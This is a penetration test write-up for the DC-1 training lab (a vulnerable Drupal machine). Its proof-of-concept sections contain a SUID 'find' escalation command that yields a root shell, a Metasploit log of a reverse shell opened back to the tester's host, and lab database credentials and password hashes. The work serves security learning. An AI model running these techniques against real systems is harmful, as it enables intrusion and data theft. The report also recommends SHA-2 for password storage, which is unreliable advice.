

Penetration Testing Report

Client: Home Project - 3

Engagement Period: October 20 – October 22 ,2025

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1. Executive Summary

Objective of the Test

The objective of the penetration test was to identify security vulnerabilities in an OffSec lab (DC-1), internal network, and external-facing infrastructure, ensuring compliance with regulatory standards and protecting sensitive user data.

Scope

- **Web Application:** <http://192.168.119.193>
- **Network:** IP range : [192.168.119.193](#)

High-Level Findings

- Total vulnerabilities: 5
 - Critical: 4
 - High: 1

Overall Risk Rating: Critical

Recommendations

- Immediately address critical vulnerabilities, such as Drupal exploit, use high cryptography for password protection and Update to the Latest Version.
- Implement a robust patch management process.
- Conduct employee security awareness training.

2. Introduction

Purpose of the Test

To evaluate the security posture of the DC-1 lab from OffSec web application, ensuring protection against potential cyber threats.

Methodology Used

I followed the **OWASP Testing Guide** and **PTES (Penetration Testing Execution Standard)**. The engagement included both manual and automated testing.

Scope of Work

- **Web Application:** <http://192.168.119.193>

Limitations

- Testing was not conducted during business hours to avoid disruption.
 - Certain DDoS techniques were not used due to the risk of system instability.
-

3. Methodology

1. Reconnaissance

- Identified open ports with Nmap.

2. Scanning

- Used Nmap and Nikto for vulnerability scanning.

3. Exploitation

- Used Drupal exploit for initial access .

4. Post-Exploitation

- Used SUID misconfiguration for Privilege Escalation(root)

5. Reporting

- Documented all findings with PoC evidence.

4. Findings

Summary of Findings

Severity	Count	Example Vulnerabilities
Critical	4	Mysql database dumped, Admin credentials disclosed , SUID misconfiguration ,Admin panel access.
High	1	Initial access through bash session.

Detailed Findings

Finding 1: SUID misconfiguration (Root access)

- **Severity:** Critical
- **Description:** Privilege Escalation
- **Affected Asset:** <http://192.168.119.193>
- **Proof of Concept (PoC):**

Endpoint:

```
www-data@DC-1:/var/www/sites/default$ /usr/bin/find . -exec /bin/sh \; -quit
/usr/bin/find . -exec /bin/sh \; -quit
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# pwd
pwd
/var/www/sites/default
# whoami
whoami
root
# |
```

- **Impact:** Full system compromised with root access, leading to potential data theft.
- **Recommendation:** Update SUID system binary permission.

Finding 2: Mysql Database Access.

- **Severity:** Critical
- **Description:** Using Weak credentials to access mysql database, allowing unauthorized access to the database.
- **Affected Asset:** www-data)DC1:/var/www/sites/default/settings.php
- **Proof of Concept (PoC):**


Endpoint:

```
$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupaldb',
          'username' => 'dbuser',
          'password' => 'R0ck3t',
          'host' => 'localhost',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        ),
      ),
    ),
);
```

- **Impact:** Full database compromised, leading to potential data theft.
- **Recommendation:** Use Strong credentials for mysql database.

Finding 3: Weak hashing algorithm and guess password used.

- **Severity:** Critical
- **Description:** Guess password used and weak hashing algorithm.
- **Affected Asset:** <http://192.168.119.193>
- **Proof of Concept (PoC):**




```
File Actions Edit View Help
root@kali: /home/kali root@kali: /home/kali kali@kali: ~ kali@kali: ~
SELECT * FROM users;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| uid | name | pass | mail | language | theme | signature | signature |
| e_format | created | access | login | status | timezone | picture | init |
| data |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 0 | | 0 | 0 | 0 | 0 | NULL | 0 | NULL |
| 1 | admin | $$DvQI6Y600iNeXRieEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com | 0 | admin@example.com |
| 2 | Fred | $$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org | 0 | fred@example.org |
| 3 rows in set (0.00 sec)
mysql>
```

- **Impact:** Full database compromised, leading to potential data theft.
- **Recommendation:** Use non guessable passwords and strong hashing algorithm like SHA-2, SHA-3 etc.

Finding 4: Admin Panel get accessed.

- **Severity:** Critical
- **Description:** Admin panel of this particular website can be accessed.
- **Affected Asset:** <http://192.168.119.193/node>
- **Proof of Concept (PoC):**



- **Impact:** Full database compromise, leading to potential data theft.
- **Recommendation:** Use non-guessable passwords and strong hashing algorithm like SHA-2, SHA-3 etc

Finding 5: Sensitive Data Exposures lead to initial access

- **Severity:** High
- **Description:** Get bash session through drupal exploit, allowing unauthorized access to the user's files and local files.
- **Affected Asset:** Mysql Database.
- **Proof of Concept (PoC):**
Endpoint:

```
kali@kali: ~  
File Actions Edit View Help  
root@kali: /home/kali root@kali: /home/kali kali@kali: ~ kali@kali: ~  
[*] Started reverse TCP handler on 192.168.45.156:4444  
[*] Running automatic check ("set AutoCheck false" to disable)  
[!] The service is running, but could not be validated.  
[*] Sending stage (40004 bytes) to 192.168.119.193  
[*] Meterpreter session 1 opened (192.168.45.156:4444 → 192.168.119.193:45299) at 2025-10-20 06:21:12 -0400  
  
meterpreter > shell  
Process 3459 created.  
Channel 0 created.  
meterpreter > shell  
/bin/sh: 2: meterpreter: not found  
  
meterpreter > shell  
/bin/sh: 4: meterpreter: not found  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
ls  
COPYRIGHT.txt  
INSTALL.mysql.txt  
INSTALL.pgsql.txt  
INSTALL.sqlite.txt  
INSTALL.txt  
LICENSE.txt  
MAINTAINERS.txt  
README.txt  
UPGRADE.txt
```

- **Impact:** Initial Access to all www-data user's files, leading to potential data theft.
- **Recommendation:** Update drupal patch .

5. Recommendations

1. Address Critical Issues:

- Update your system regularly.
- Remove and restrict the system logs.
- Use strong Cryptography
- Use WAF & EDR

2. Patch Management:

- Update software regularly to fix known vulnerabilities.

3. Security Awareness Training:

- Train employees on secure practices.

4. Ongoing Monitoring:

- Implement continuous security monitoring tools

6. Conclusion

The penetration test revealed several critical and high vulnerabilities that pose a significant risk to <http://192.168.119.193>. Immediate remediation of these issues is required to enhance security. Regular testing and monitoring are recommended.